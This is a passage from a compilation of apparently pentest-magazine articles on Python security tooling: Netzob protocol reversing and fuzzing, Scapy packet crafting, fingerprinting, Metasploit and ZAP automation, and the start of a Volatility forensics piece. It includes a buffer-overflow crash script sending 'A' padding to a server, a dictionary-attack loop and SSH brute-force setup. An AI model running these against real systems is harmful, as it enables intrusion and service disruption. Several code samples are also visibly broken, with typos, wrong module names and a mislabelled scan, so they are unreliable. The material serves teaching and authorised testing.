'\x01DATA\x00\x00\x00'	'2ADDEVTQUMQZ4LH7KWOZE50WJ77Z5B1LYWFEG604QEK68FBMZVO\x00'	'\x00\x00\x00'	''
'\x01DATA\x00\x00\x00'	'!FKOHGYIJHJSKIZVL0M0IOZIP67Z28UUB0'	'\x00\x00\x00'	'\x01'
'\x01DATA\x00\x00\x00'	'\x1aMPBI0YTKGYMNNWASABB60OT0TE'	'\x00\x00\x00'	'\x01'
'\x01DATA\x00\x00\x00'	'2LVGSQTDR2YDUTNTAOO4VR9J0C6YJN69MSVCZMGVTWLIXYAQXZW\x00'	'\x00\x00\x00'	''
'\x01DATA\x00\x00\x00'	'2BWU7MJG4RTWK9Y5P11QWETZR17ELRNWGHICZ4RD1YVYXPUSHEY\x00'	'\x00\x00\x00'	''
'\x01DATA\x00\x00\x00'	'2441WFC4MRGOT6B2AC5Z58NXOQYSJ66Y3ID7ZZE5YMGGUAION51'	'\x00\x00\x00'	'\x01'
'\x01DATA\x00\x00\x00'	'2YNMHVEU4020E9CTNCKWFIB97UFDQWYXMEHEA3C15GIV4FLXYC0'	'\x00\x00\x00'	'\x03'
'\x01DATA\x00\x00\x00'	'27ENYR15Z1WBPLM8797D80KNHN5QHNB6SKJLDMXGKHRMWO09F5J\x00'	'\x00\x00\x00'	''
'\x01DATA\x00\x00\x00'	'29I8MXR1HYKUY7HX9YS8JZ3KSNQ5LZM602OKIUZAPWNZ1XCR9CO\x00'	'\x00\x00\x00'	''
'\x01DATA\x00\x00\x00'	'2XRQSK8VRCT62N3EKCJXJ33LTQRJNSVRNORSZ38S6ZEAZZZWK2I'	'\x00\x00\x00'	'\x02'
'\x01DATA\x00\x00\x00'	'2OSQI75DLVSI7CXA774K8C4ISZJUIOT0JXHO3CI26FH6JFZUHF8\x00'	'\x00\x00\x00'	''
'\x01DATA\x00\x00\x00'	'26M9QUPHRYIJ2GMGSLPVXF8NZZ5MRTD6K9ZSYE5I56JZUVPMAWS'	'\x00\x00\x00'	'\x01'
'\x01DATA\x00\x00\x00'	'2Y1YPCWNVXEC2TC30OMP3HQHY28DVF4CAC3FHWBOTUFB1QQJNUY'	'\x00\x00\x00'	'\x02'
'\x01DATA\x00\x00\x00'	'\x02N9'	'\x00\x00\x00'	'\x02'
'\x01DATA\x00\x00\x00'	'2FHEWYBFKZHG8KZX5X6QJ07WPLO5DVT22RQRNLX4COW1BSQVH1G'	'\x00\x00\x00'	'\x01'
'\x01DATA\x00\x00\x00'	'\x16YCGIQ93MT8JQX9BLOLSFDJ'	'\x00\x00\x00'	'\x02'
'\x01DATA\x00\x00\x00'	'*BMESIM2B15LB788JCB746GJPCTBF1FQG9ULZLUX1QA'	'\x00\x00\x00'	'\x01'

Figure 5: Output after using Netzob automatic alignment function

It is easy to see that the alignment process has left much to be desired. Some fields that the auditor could have aligned differently by hand can quickly be identified, despite everything, and it helps to see the structure more clearly.

It seems that all of the messages begin with 0x01, followed by DATA in ASCII and three 0 bytes. The second field that the feature has identified has what are supposed to be the data that this type of message is transmitting. As can be seen, many of them, specifically those with greater lengths, start with 2 in ASCII (0x32). This suggests that, in fact, this byte could be included instead in the first field, because its value is fixed for these cases. The last two fields also appear misaligned, and one can identify how the 0x00 bytes should also be included at the end of the second.

It would be interesting, therefore, to visualize how the fields would be distributed if the recently performed analysis by manual inspection were followed. To do this, a personalized symbol would need to be created with the alleged field lengths. This will be done as shown in Listing 4, and the output included in Figure 6 will be obtained.

<<LISTING 4>>

Listing 4: Defining our own alignment

```
field1 = Field(Raw(nbBytes=1), name='F1') # First 0x01

field2 = Field(Raw(nbBytes=4), name='F2') # DATA

field3 = Field(Raw(nbBytes=4), name='F3') # 4 bytes after DATA

field4 = Field(Raw(), name='F4') # Variable length

field5 = Field(Raw(nbBytes=4), name='F5') # 4 bytes at the end

fields = [field1, field2, field3, field4, field5]

dataSymbolCustom = Symbol(fields, messages=dataSymbol.messages)
```

<</LISTING 4>>

F1	F2	F3	F4	F5
'\x01'	'DATA'	'\x00\x00\x002'	'ADDEVTQUMQZ4LH7KWOZE50WJ77Z5B1LYWFEG604QEK68FBMZVO'	'\x00\x00\x00\x00'
'\x01'	'DATA'	'\x00\x00\x002'	'OZG47709IXWF81SPO2VNFV8VJ7TLNCIFOYL8VS1OJECRGMRKLW'	'\x00\x00\x00\x00'
'\x01'	'DATA'	'\x00\x00\x002'	'7ENYR15Z1WBPLM8797D80KNHN5QHNB6SKJLDMXGKHRMWO09F5J'	'\x00\x00\x00\x00'
'\x01'	'DATA'	'\x00\x00\x00!'	'FKOHGYIJHJSKIZVL0M0IOZIP67Z28UUB0'	'\x00\x00\x00\x01'
'\x01'	'DATA'	'\x00\x00\x00\x1a'	'MPBI0YTKGYMNNWASABB60OT0TE'	'\x00\x00\x00\x01'
'\x01'	'DATA'	'\x00\x00\x002'	'BWU7MJG4RTWK9Y5P11QWETZR17ELRNWGHICZ4RD1YVYXPUSHEY'	'\x00\x00\x00\x00'
'\x01'	'DATA'	'\x00\x00\x002'	'441WFC4MRGOT6B2AC5Z58NXOQYSJ66Y3ID7ZZE5YMGGUAION51'	'\x00\x00\x00\x01'
'\x01'	'DATA'	'\x00\x00\x002'	'LVGSQTDR2YDUTNTAOO4VR9J0C6YJN69MSVCZMGVTWLIXYAQXZW'	'\x00\x00\x00\x00'
'\x01'	'DATA'	'\x00\x00\x002'	'JTNIBQ1BAD7FB1BZ13QS1EDAS7M9G35HVNXKRR1N5DHJURVAST'	'\x00\x00\x00\x01'
'\x01'	'DATA'	'\x00\x00\x002'	'OSQI75DLVSI7CXA774K8C4ISZJUIOT0JXHO3CI26FH6JFZUHF8'	'\x00\x00\x00\x00'
'\x01'	'DATA'	'\x00\x00\x002'	'XRQSK8VRCT62N3EKCJXJ33LTQRJNSVRNORSZ38S6ZEAZZZWK2I'	'\x00\x00\x00\x02'
'\x01'	'DATA'	'\x00\x00\x002'	'YNMHVEU4020E9CTNCKWFIB97UFDQWYXMEHEA3C15GIV4FLXYC0'	'\x00\x00\x00\x03'
'\x01'	'DATA'	'\x00\x00\x002'	'9I8MXR1HYKUY7HX9YS8JZ3KSNQ5LZM602OKIUZAPWNZ1XCR9CO'	'\x00\x00\x00\x00'
'\x01'	'DATA'	'\x00\x00\x002'	'6M9QUPHRYIJ2GMGSLPVXF8NZZ5MRTD6K9ZSYE5I56JZUVPMAWS'	'\x00\x00\x00\x01'
'\x01'	'DATA'	'\x00\x00\x002'	'Y1YPCWNVXEC2TC30OMP3HQHY28DVF4CAC3FHWBOTUFB1QQJNUY'	'\x00\x00\x00\x02'
'\x01'	'DATA'	'\x00\x00\x002'	'FHEWYBFKZHG8KZX5X6QJ07WPLO5DVT22RQRNLX4COW1BSQVH1G'	'\x00\x00\x00\x01'
'\x01'	'DATA'	'\x00\x00\x00\x02'	'N9'	'\x00\x00\x00\x02'
'\x01'	'DATA'	'\x00\x00\x00*'	'BMESIM2B15LB788JCB746GJPCTBF1FQG9ULZLUX1QA'	'\x00\x00\x00\x01'
'\x01'	'DATA'	'\x00\x00\x00\x16'	'YCGIQ93MT8JQX9BLOLSFDJ'	'\x00\x00\x00\x02'

Figure 6: Output after aligning the messages from the defined fields

Finding relationships between fields

The output now looks better. It is clear that the third field definitely has some relation to the content of the fourth field. Netzob also has a function to help find these relationships, particularly with RelationFinder.findOnSymbol() function, as shown in Listing 5. We have included the output in Figure 7.

<<LISTING 5>>

Listing 5: Finding relationships between fields

```
relations = RelationFinder.findOnSymbol(dataSymbolCustom)

for relation in relations:
    print "Found " + relation["relation_type"] + " between:"
    print "'"+ relation["x_attribute"] + "' of " + \
        str('-'.join([f.name for f in relation["x_fields"]])) + \
        " and '" + relation["y_attribute"] + "' of " + \
        str('-'.join([f.name for f in relation["y_fields"]]))
```

<</LISTING 5>>

```
Found SizeRelation between:
'value' of F3 and 'size' of F4
```

Figure 7: Relationship between two fields found by Netzob

It is possible to see how Netzob has been able to identify that the third field of the message corresponds with the length of the content of the fourth field, such that the auditor has already been able to learn something about this protocol. From here, a similar process would be carried out with other messages.

As we have seen, this has been a laborious and manual task, but having Python and a library like Netzob can help when writing personalized tools to automate the process. It is highly recommended to look at the documentation in order to take into account all of the possibilities available.

Writing a basic fuzzer

It is possible to write a fuzzer for the protocol without leaving Netzob because it has a feature that is able to generate traffic with the same characteristics as the one provided. We will not go into too much detail on the subject, but Listing 6 shows a simple implementation of a fuzzer that will send a message like the kind studied one hundred times:

```
<<LISTING 6>>

Listing 6: Using the fuzzing feature of Netzob

channelOut = UDPClient(remoteIP="192.168.1.47", remotePort=8881)

abstractionLayerOut = AbstractionLayer(channelOut, symbols)

abstractionLayerOut.openChannel()

def fuzz(symbol):

    data = symbol.specialize()

    print "Sent: {0}".format(data).encode('hex')

    channelOut.write(data)

    data = channelOut.read()

    print "Received: {0}".format(data).encode('hex')

for i in range(100): fuzz(dataSymbol)

<</LISTING 6>>
```

Summary

This article has shown how it is possible to take advantage of a library like Netzob together with the clarity and flexibility of Python to streamline the process of obtaining information about an unknown protocol. As seen, this is a task with a high manual component that, nevertheless, can be automated considerably if all of the features that Netzob offers are taken advantage of. Though it will probably not be one of the tools most used by the auditors during the development of a Pen Test, it is worth knowing and keeping its possibilities in mind, since it could be helpful in particular cases.

On the web

https://www.netzob.org/ Official Netzob website

https://dev.netzob.org/git/netzob.git Official Netzob code repository

References

Frédéric Guihéry, How to reverse unknown protocols using Netzob, AMOSSYS Security Blog, http://blog.amossys.fr/How_to_reverse_unknown_protocols_using_Netzob.html

Frédéric Guihéry and Georges Bossert, Netzob Documentation, https://www.netzob.org/repository/1.0rc1/Netzob-1.0rc1.pdf

Author: Juan Manuel Reyes

Juan Manuel Reyes has both a bachelor's and a master's degree in Telecommunications Engineering (Universidad de Granada), a master's in Security of Information Technology and Communications (MISTIC, Universitat Oberta de Catalunya), and OSCP. His interests include software development, communications networks and security (especially pen testing), which he has been able to develop both in his work as a software engineer Incedo AG (Stuttgart, Germany) and as a former part of the CSIRT at redborder (Seville, Spain) during his internship with the company for his master's degree.

The Power of Python

by Vanshidhar

Python is a dynamic, interpreted language. No type declarations of variables, parameters, functions, or methods in source code making the code short and flexible, and you lose the compile-time type checking of the source code.

Coming to the point, how is it being used by hackers for benefits? This language has got a lot more advantages over the other languages. Let us have a few fragments of comparison that will clearly state why this is the preferred one over others.

In Java a simple print statement works like this:

```
public class Main {

  public static void main(String[] args) {
     System.out.println("vanshi");
   }
}
```

While in Python it comes like:

```
print "vanshi"
```

So now you have an idea what it takes to execute in Python rather than in other languages.

Let's not stop here, there are many more snippets that I am sharing below showing the power of Python. Taking up a case where we create a virtual box and install an apk:

```
from ovirtsdk.api import API

from ovirtsdk.xml import params

api = API(url="https://HOST",

              username="USER",

              password="PASS")
```

```
    vm_name = "VDS"             (Name of virtual machine)
    vm_memory = 512 * 1024 * 1024  (Memory of the VM)
    vm_cluster = api.clusters.get(name="DEF ")
    vm_os = params.OperatingSystem(boot=[params.Boot(dev="hd")])
    vm_params = params.VM(name=vm_name,
                          memory=vm_memory,
                          cluster=vm_cluster,
                          template=vm_template)
                          os=vm_os)
try:
    api.vms.add(vm=vm_params)
        print "Virtual machine '%s' added." % vm_name
    except Exception as ex:
        print "Adding virtual machine '%s' failed: %s" % (vm name, ex)
        api.disconnect()
except Exception as ex:
        print "Unexpected error: %s" % ex
```

This simple code, with some tweaks as per your requirement, will create a virtual machine. Confused, but let me tell you a few more lines and we will have a virtual machine up and running with the configurations highlighted in the code.

If the add request works properly then the script will give an output “Virtual machine 'VDS' added.”

Now the point comes why would I choose to install an apk in the vm?

The answer is simple, we are more into mobiles these days, applications for all sort of things. Be it anything, you are going to get an application for it. The below snippet demonstrates how we install an apk in the virtual box we just created.

```
def main(apk,activity,vboxname,droidip,vbmanage,virtualbox,tm):
    global vboxmanage
    vboxmanage=vbmanage
```

```
takesnapshot(vboxname,tm)

vmrestore(vboxname)

vmstart(vboxname)


#connect to the droid : adb

connect(droidip)

checkadbconnection(droidip)


#install apk

  op=commands.getoutput("adb install "+apk)

 if "Success" in op:

    print "[+] Installed app in virtual machine"

else:

    print "[-] Failed to install app. Please try again."

       #get file stats

    stats1=fileStats(activity.split('/')[0])

    #launch the app

    launchApp(activity)
```

The above code is just a snippet and not the complete working code. Installing the apk, getting the status and launching it. Isn't it fun having all this just in a few lines of code?

Coming to attacks starting from a simple buffer overflow, it will be your responsibility to find the server that should be attacked and the code looks like:

```
import sys

import socket

for carg in sys.argv:

    if carg == "-s":

        argnum = sys.argv.index(carg)
```

```
        argnum += 1
        host = sys.argv[argnum]
    elif carg == "-p":
        argnum = sys.argv.index(carg)
        argnum += 1
        port = sys.argv[argnum[
buffer = "\x41"* 3000
s = socket.socket(socket.AF_INET, socket.SOCK_STRAEM)
s.connect((host,port))
s.send("USV " + buffer + "//r//n//r”)
s.close()
```

Seems hard but it is not.

The major task these days is finding vulnerabilities in the web server or pages and most people do it manually. But there are Python programs that automate the work. Following are a few lines of code from XSS SNIPER demonstrating the automation work.

```
# Build a scanner
    s = Engine(t)
 # Do you want to crawl?
    if options.crawl is True:
        s.addOption("crawl", True)
    # Do you want to crawl forms?
    if options.forms is True:
        s.addOption("forms", True)
    # Dom scan?
    if options.dom is True:
        s.addOption("dom", True)
```

There are more examples and snippets that I can showcase but my only motive was to introduce people who still are in a dilemma about the capabilities of this language.

Python has been in implementation since the late 80's, to be precise around 1988-89. From then this language has evolved and made things easier for everyone and by everyone I mean a developer, tester and security professionals as well.

This article was just a glimpse of what Python can do when you have a proper command over it. If you want to master the skills, have a DIY (Do It Yourself) attitude and soon you will be enjoying the perks this language has to offer.

BE LAZY, THINK CRAZY, KEEP LEARNING

References:

- access.redhat.com
- A python project which is undergoing.

Author: Vanshidhar

Based in Pune, India; Vanshidhar has a keen intrest in information security and has been following these since the college days.

Started his career as Java Developer and moved to information security. He holds a bachelors degree in Electronics and Communication Engineering from Rajiv Gandhi Prodyogiki Vishwavidyalaya, Bhopal.

Python Programming for Hackers

by Muruganandam C. & Sumalatha Chinnaiyan

Scapy is a very powerful interactive packet manipulation library and tool that stands out from all these libraries. Scapy provides us different commands, from basic level to advanced level, for investigating a network. We can use Scapy in two different modes: interactively within a terminal window, and programmatically from a Python script by importing it as a library.

This article helps to understand some insight of basic modules of Python which indeed helps the hacker achieve their task in efficient way. This will help us to automate many security tasks. We can also use the results from one script or tool to another, thus cascading the tools to automate penetration testing.

Python being a scripting language, security experts have preferred Python as a language to develop security toolkits. Its human-readable code, modular design, and large list of modules provide a boost for hackers to create sophisticated tools with it. Python has a vast library (built-in library) that provides almost everything, from simple I/O to platform-specific API calls. Many of the default and user-contributed libraries and modules can help us in penetration testing with building tools to achieve any type of attacks.

We can create many attack scripts using Python in any environment, either in Windows or Linux.

Analyzing Network Traffic with Scapy

Traffic analysis is the process of intercepting and analyzing network traffic in order to deduce information from communication. The size of the packets exchanged between two hosts, details of the systems communicating, time and duration of communication are some of the valuable pieces of information to an attacker. In this chapter, we will learn how to analyze network traffic with Python scripts:

Scapy is a very powerful interactive packet manipulation library and tool that stands out from all these libraries. Scapy provides us different commands, from basic level to advanced level, for investigating

a network. We can use Scapy in two different modes: interactively within a terminal window, and programmatically from a Python script by importing it as a library.

Let's start Scapy using the interactive mode. Interactive mode is like Python shell; to activate this, just run Scapy with root privileges in a terminal:

```
$ sudo scapy
```

This will return an interactive terminal in Scapy.

These are some basic commands for interactive usage:

- **ls()**: Displays all the protocols supported by Scapy
- **lsc()**: Displays the list of commands supported by Scapy
- **conf**: Displays all configurations options
- **help()**: Display help on a specific command, for example, help(sniff)
- **show()**: Display the details about a specific packet, for example, Newpacket.show()

Scapy helps to create custom packets based on the huge set of protocols it supports. Now we can create simple packets with Scapy in an interactive Scapy shell:

```
import scapy.all
packet=IP(dst='192.168.1.1')
packet.ttl=10
print(packet.show())
```

This will create a packet; now we can see the packet using the following method:

```
>>> packet.show()
```

Packet sniffing with Scapy

With Scapy, it is very simple to sniff packets with the sniff method. We can run the following command in a Scapy shell to sniff in interface eth0:

```
>>>packet = sniff(iface="eth0", count=3)
```

This will get three packets from the eth0 interface. With hexdump(), we can dump the packet in hex:

The arguments for the sniff() method are as follows:

- **count**: Number of packets to capture, but 0 means infinity
- **iface**: Interface to sniff; sniff for packets only on this interface

- **prn**: Function to run on each packet
- **store**: Whether to store or discard the sniffed packets; set to 0 when we only need to monitor
- **timeout**: Stops sniffing after a given time; the default value is none
- **filter**: Takes BPF syntax filters to filter sniffing

Packet injection with Scapy

Before injecting, we have to create a spoofed packet. With Scapy, it is very simple to create a packet if we know the packet's layered structure. To create an IP packet, we use the following syntax:

```
>>> packet = IP (dst="packtpub.com")
```

To add more child layers to this packet, we can simply add the following:

```
>>> packet = IP (dst="packtpub.com")/ICMP()/"Hello Packt"
```

This will create a packet with an IP layer, ICMP layer, and raw payload, as "Hello Packt". The show() method will display this packet as follows:

```
>>> packet.show()

###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= icmp
chksum= None
src= 192.168.1.35
dst= Net('packtpub.com')
\options\
```

```
###[ ICMP ]###
      type= echo-request
      code= 0
      chksum= None
     id= 0x0
      seq= 0x0
###[ Raw ]###
         load= 'Hello world'
```

To send the packet, we have two methods:

- **sendp()**: Layer-2 send; sends layer-2 packets
- **send()**: Layer-3 send; only sends layer-3 packets like IPv4 and Ipv6

The main arguments for send commands are as follows:

- **iface**: The interface to send packets
- **inter**: The time in between two packets (in seconds)
- **loop**: To keep sending packets endlessly, set this to 1
- **packet**: Packet or a list of packets

If we are using a layer-2 send, we have to add an Ethernet layer and provide the correct interface to send the packet. But with layer-3, sending all this routing stuff will be handled by Scapy itself. So let's send the previously created packet with a layer-3 send:

```
>>> send(packet)
```

Summary

We have gone through the basics of packet crafting and sniffing with various Python modules, and saw that Scapy is very powerful and easy to use. By now we have learned the basics of socket programming and Scapy. During our security assessments, we may need the raw outputs and access to basic levels of packet topology so that we can analyze and make decisions ourselves. The most attractive part of Scapy is that it can be imported and used to create networking tools without going to create packets from scratch.

OS fingerprinting

A common way to identify the operating system used by the host. Usually, this involves tools like hping or Nmap, and in most cases these tools are quite aggressive to obtain such information and may generate alarms on the target host. OS fingerprinting mainly falls into two categories: active OS fingerprinting and passive OS fingerprinting.

Active fingerprinting is the method of sending packets to a remote host and analyzing corresponding responses. In passive fingerprinting, it analyzes packets from a host, so it does not send any traffic to the host and acts as a sniffer. In passive fingerprinting, it sniffs TCP/IP ports, so it avoids detection or being stopped by a firewall. Passive fingerprinting determines the target OS by analyzing the initial Time to Live (TTL) in IP header packets, and with the TCP window size in the first packet of a TCP session. The first packet of a TCP session is usually either a SYN (synchronize) or SYN/ACK (synchronize and acknowledge) packet.

Passive OS fingerprinting is less accurate than the active method, but it helps the penetration tester avoid detection.

Another field that is interesting when fingerprinting systems is the Initial Sequence Number (ISN). In TCP, the members of a conversation keep track of what data has been seen and what data is to be sent next by using ISN. When establishing a connection, each member will select an ISN, and the following packets will be numbered by adding one to that number.

Scrapy can be used to analyze ISN increments to discover vulnerable systems. For that, we will collect responses from the target by sending a number of SYN packets in a loop.

Start the interactive Python interpreter with sudo permission and import Scrapy:

```
>>> from scrapy.all import *

>>> ans,unans=srloop(IP(dst="192.168.1.123")/TCP(dport=80,flags="S"))
```

After collecting some responses, we can print the data for analysis:

```
>>> temp = 0

>>> for s,r in ans:

...     temp = r[TCP].seq - temp

...     print str(r[TCP].seq) + "\t+" + str(temp)
```

This will print out the ISN values for analysis.

If we have installed Nmap, we can use the active fingerprinting database of Nmap with Scapy as follows; make sure we have configured the fingerprinting database of Nmapconf.nmap_base:

```
>>> from scapy.all import *

>>> from scapy.modules.nmap import *
```

```
>>> conf.nmap_base ="/usr/share/nmap/nmap-os-db"

>>> nmap_fp("192.168.1.123")
```

Also, we can use p0f if it's installed on our system to guess the OS with Scapy:

```
>>> from scapy.all import *

>>> from scapy.modules.pof import *

>>> conf.p0f_base ="/etc/p0f/p0f.fp"

>>> conf.p0fa_base ="/etc/p0f/p0fa.fp"

>>> conf.p0fr_base ="/etc/p0f/p0fr.fp"

>>> conf.p0fo_base ="/etc/p0f/p0fo.fp"

>>> sniff(prn=prnp0f)
```

WEB Assessments using Python

Python has several libraries that are very useful for executing web application assessments, but there are limitations. Python is best used for small automation components of web applications that cannot be simulated manually through a transparent proxy, such as Burp. What this means is that specific work streams that you find in applications may be generated on the fly and cannot be replicated easily through a transparent proxy. This is especially true if there are timing concerns. So, if you need to interact with the backend server using multiple request and response mechanisms, then Python may fit the bill.

Understanding when to use specific libraries

There are mainly five libraries that you are going to use while working with web applications. Historically, I have used the urllib2 library the most, and this is because of the great features and easy means to prototype code, but the library is old. You will find that it is missing some major capabilities and more advanced methods of interacting with new age web applications are considered broken, this is in comparison to newer libraries as described following. The httplib2 Python library provides robust capabilities when you are interacting with websites, but it is significantly more difficult to work with than urllib2, mechanize, request, and twill. That said, if you are dealing with tricky detection capabilities related to proxies, this may be your best option as the header data sent can be completely manipulated to perfectly simulate standard browser traffic. This should be fully tested in simulated environments before it is used against real applications. Often, the library provides erroneous responses simply because of the way the client requests were crafted.

Attack Automation

Dictionary attack

Tests with all possible passwords begin with words that have a higher possibility of being used as passwords, such as names and places. This method is the same as we did for injections.

We can read the password from a dictionary file and try it in the application as follows:

```
with open('password-dictionary.txt') as f:

   for password in f:

         try:

                  # Use the password to try login



                  print "[+] Password Found: %s" % password

                  break;

         except :

                  print "[!] Password Incorrect: %s" % password
```

Here we read the dictionary file and try each password in our script. When a specific password works it will print it in the console.

SSH Brute forcing with Paramiko

Running commands in remote systems via SSH is one of the most common components of automation. The Python module paramiko makes this easy by providing a programmatic interface to SSH. Paramiko gives you an easy way to use SSH functions in Python through an imported library. This allows us to drive SSH tasks, which you would normally perform manually.

Establish SSH connection with paramiko

The main class of paramiko is paramiko.SSHClient, which provides a basic interface to initiate server connections:

```
ssh1=paramiko.SSHClient()

ssh1.set_missing_host_key_policy(paramiko.AutoAddPolicy())

ssh1.connect(host,username=username,password=password)
```

This will create a new SSHClient instance, and we then call the connect() method, which connects to the SSH server.

Python-nmap

Network Mapper (Nmap) is a free and open-source tool used for network discovery and security auditing. It runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. The python-nmap library helps to programmatically manipulate scanned results of nmap to automate port scanning tasks.

As usual, we have to import the module nmap after installing python-nmap:

```
import nmap
```

Instantiate the nmap port scanner:

```
nmap = nmap.PortScanner()

host = '127.0.0.1'
```

Set host and port range to scan:

```
nmap.scan(host, '1-1024')
```

We could print the command_line command used for the scan:

```
print nmap.command_line()
```

Also, we could get the nmap scan information:

```
print nmap.scaninfo()
```

Now we scan all the hosts:

```
for host in nmap.all_hosts():

    print('Host : %s (%s)' % (host, nmap[host].hostname()))

    print('State : %s' % nmap[host].state())
```

We also scan all protocols:

```
for proto in nmap[host].all_protocols():

    print('Protocol : %s' % proto)

listport = nmap[host]['tcp'].keys()

listport.sort()

for port in listport:

    print('port : %s\tstate : %s' % (port, nmap[host][proto][port]['state']))
```

This script will provide an output like the following:

```
nmap -oX - -p 1-1024 -sV 127.0.0.1
{'tcp': {'services': '1-1024', 'method': 'connect'}}
Host : 127.0.0.1 ()
State : up
Protocol : tcp
port : 80       state : open
```

Metasploit scripting with MSGRPC

Metasploit is an open-source project that provides public resources for developing, testing, and executing exploits. It can also be used to create security testing tools, exploit modules, and as a penetration testing framework.

Metasploit is written in Ruby and it does not support modules or scripts written in Python.

However, Metasploit does have a MSGRPC, Bidirectional RPC (Remote Procedure Call) interface using MSGPACK. The pymetasploit Python module helps to interact between Python and Metasploit's msgrpc.

So before scripting, we have to load msfconsole and start the msgrpc service. Next, let's start Metasploit and the MSGRPC interface. We could start MSGRPC with msfrpcd in Metasploit. Here are the full options for msfrpcd:

```
$ ./msfrpcd
```

The output is as follows:

```
[/usr/local/share/metasploit-framework][rejah]./msfrpcd -h

Usage: msfrpcd <options>

OPTIONS:

    -P <opt>  Specify the password to access msfrpcd
    -S        Disable SSL on the RPC socket
    -U <opt>  Specify the username to access msfrpcd
    -a <opt>  Bind to this IP address
    -f        Run the daemon in the foreground
    -h        Help banner
    -n        Disable database
    -p <opt>  Bind to this port instead of 55553
    -t <opt>  Token Timeout (default 300 seconds
    -u <opt>  URI for Web server
```

To start MSGRPC with the password 123456:

```
$ ./msfrpcd -P 123456 -n -f
```

```
[/usr/local/share/metasploit-framework][rejah]./msfrpcd -P 123456 -n -f
[*] MSGRPC starting on 0.0.0.0:55553 (SSL):Msg...
[*] MSGRPC ready at 2016-04-12 19:29:09 +0530.
```

Now that Metasploit's RPC interface is listening on port 55553, we can proceed to write our Python script.

Interacting with MSGRPC is almost similar to interacting with msfconsole. First, we have to create an instance of the msfrpc class. Then, log in to the msgrpc server with the credentials, and create a virtual console.

We can use the PyMetasploit Python module to automate the exploitation tasks with Python. Clone the module from https://github.com/allfro/pymetasploit:

```
$ git clone https://github.com/allfro/pymetasploit.git
```

Move to the following module folder:

```
$ cd pymetasploit
```

Install the module:

```
$ python setup.py install
```

Now, we can import the module in our scripts:

```
from metasploit.msfrpc import MsfRpcClient
```

Then, we can create a new instance for MsfRpcClient. We have to authenticate into the Metasploit to run any commands in it. So, pass the password to authenticate to Metasploit:

```
client = MsfRpcClient('123456')
```

We can navigate through the core Metasploit functionalities with this instance:

```
dir(client)
```

This will list the core functionalities. Now we can list the auxiliary options:

```
auxilary = client.modules.auxiliary

for i in auxilary:

   print "\t%s" % I
```

Similarly, we can list all the core modules of exploits, encoders, payloads, and post, using the same syntax. We can activate one of these modules with the use method:

```
scan = client.modules.use('auxiliary', 'scanner/ssh/ssh_version')
```

Then we can set the parameters:

```
scan['VERBOSE'] = True

scan['RHOSTS'] = '192.168.1.119'
```

Finally, run the module:

```
Print scan.execute()
```

If the execution was successful, then the output will be as follows:

```
{'job_id': 17, 'uuid': 'oxutdiys'}
```

If this fails, the job_id will be none.

OWASP ZAP from Python

OWASP ZAP (Zed Attack Proxy) is an open-source, cross-platform web application security scanner written in Java, and is available in all the popular operating systems: Windows, Linux, and Mac OS X.

OWASP ZAP provides a REST API, which allows us to write a script to communicate with Zap programmatically. We can use the python-owasp-zap module to access this API. The python-owasp-zap-v2.4 module can be installed with pip.

Start by loading the required modules:

```
from zapv2 import ZAPv2

from pprint import pprint

import time
```

Define the target to scan:

```
target = 'http://127.0.0.1'
```

Now, we can instantiate the zap instance, as follows:

```
zap = zapv2()
```

This will instantiate a new instance with the assumption zap listens in the default port 8080. If Zap listens on a non-default port, then we have to pass the custom proxy settings as the parameters, as follows:

```
zap = ZAPv2(proxies={'http': 'http://127.0.0.1:8090', 'https': 'http://
127.0.0.1:8090'})
```

Set the target and start a session in zap:

```
zap.urlopen(target)
```

It would be better to wait for some time, so that the URL list gets updated in zap:

```
time.sleep(2)
```

Now, we can start the spidering task:

```
zap.spider.scan(target)
```

We can start a passive scan with the following:

```
zap.ascan.scan(target)
```

Finally, we can use pprint to print the alerts:

```
pprint (zap.core.alerts())
```

This gives us the alerts from zap.

Summary

This article helps to understand some insight of basic modules of Python which indeed helps the hacker achieve their task in efficient way. This will help us to automate many security tasks. We can also use the results from one script or tool to another, thus cascading the tools to automate penetration testing.

Authors: Muruganandam C. & Sumalatha Chinnaiyan

Muruganandam is an Principal Security QA working with Oracle India Pvt Ltd. • Muruganandam has expertise in Security testing of web applications and network products. He is involving many industry security certifications like: PCI and Common Criteria.

Sumalatha is a Senior Network and Security Professional working Acalvio Technologies . She has expertise in automation with network products using many scripting languages.

Using the Volatility Framework to build Python forensics code

by Mauricio Harley

In this article, I want to show you the Volatility Framework, an open source initiative to do forensics analysis through memory investigation. Forensics analysis is one of the fastest growing areas in Information Security. Along with Penetration Testing, forensics skills are too valuable and this is easy to find, since we often see on TV, news and Internet many incidents related to server invasion, ransomware, data leakage and so on. Hence, being able to correctly collect and analyze evidence are essential qualities to a professional or future forensics analyst candidate.

Well, I'm very excited since this is my first article in an international magazine. I hope this is only the first of many. I appreciate very much the invitation from PenTest Magazine, as it is a respected repository of Information Security knowledge.

Forensics analysis is one of the fastest growing areas in Information Security. Along with Penetration Testing, forensics skills are too valuable and this is easy to find, since we often see on TV, news and Internet many incidents related to server invasion, ransomware, data leakage and so on. Hence, being able to correctly collect and analyze evidence are essential qualities to a professional or future forensics analyst candidate.

Some common IT staff thinks and talks about forensic analysis as being restricted only to persistent storage verification: hard drive, USB sticks, flash drives... Nonetheless, don't ever forget memory! Actually, some precious data can be found over there, such as malware traces. There are some public repositories with interesting files containing real malware for study purposes. You, as a security professional, should look for them to practice.

In this article, I want to show you the Volatility Framework, an open source initiative to do forensics analysis through memory investigation. All documentation, FAQs, contributions, as well as downloads, can be found at the official project's website at http://www.volatilityfoundation.org/. The Foundation behind the project also has a Git repository, which can be found at https://github.com/volatilityfoundation. There you can find memory samples, profiles and community stuff. I totally recommend the visit.

First of all, we need to understand what Volatility is and what it can do. Besides being a framework (in the sense of specially built code to be used as libraries to your own Python scripts), Volatility is presented as a binary executable that is available to all famous desktop operating systems (Linux, Windows and macOS - previously, OS X). It checks and analyzes memory dump files to look for patterns, such as processes lists, malware traces, IP connections, payloads. Volatility comes with a set of operating system profiles that can be used to help improve performance on digging through memory internals.

For the sake of this writing, I chose to do all labs and tests on my Ubuntu environment, since this is a widely known and used Linux distribution.

Initial contact and installation

It should be obvious (since we're talking about Python programming), Volatility needs Python to run. Actually, release 2.7 is perfect. Just to let you know my environment, here I present some excerpts of my system.

Ubuntu Release, Python and Kernel Version:

```
mauricio@pc-ubuntu:~$ more /etc/issue
Ubuntu 14.04.5 LTS \n \l

mauricio@pc-ubuntu:~$ python -V
Python 2.7.6

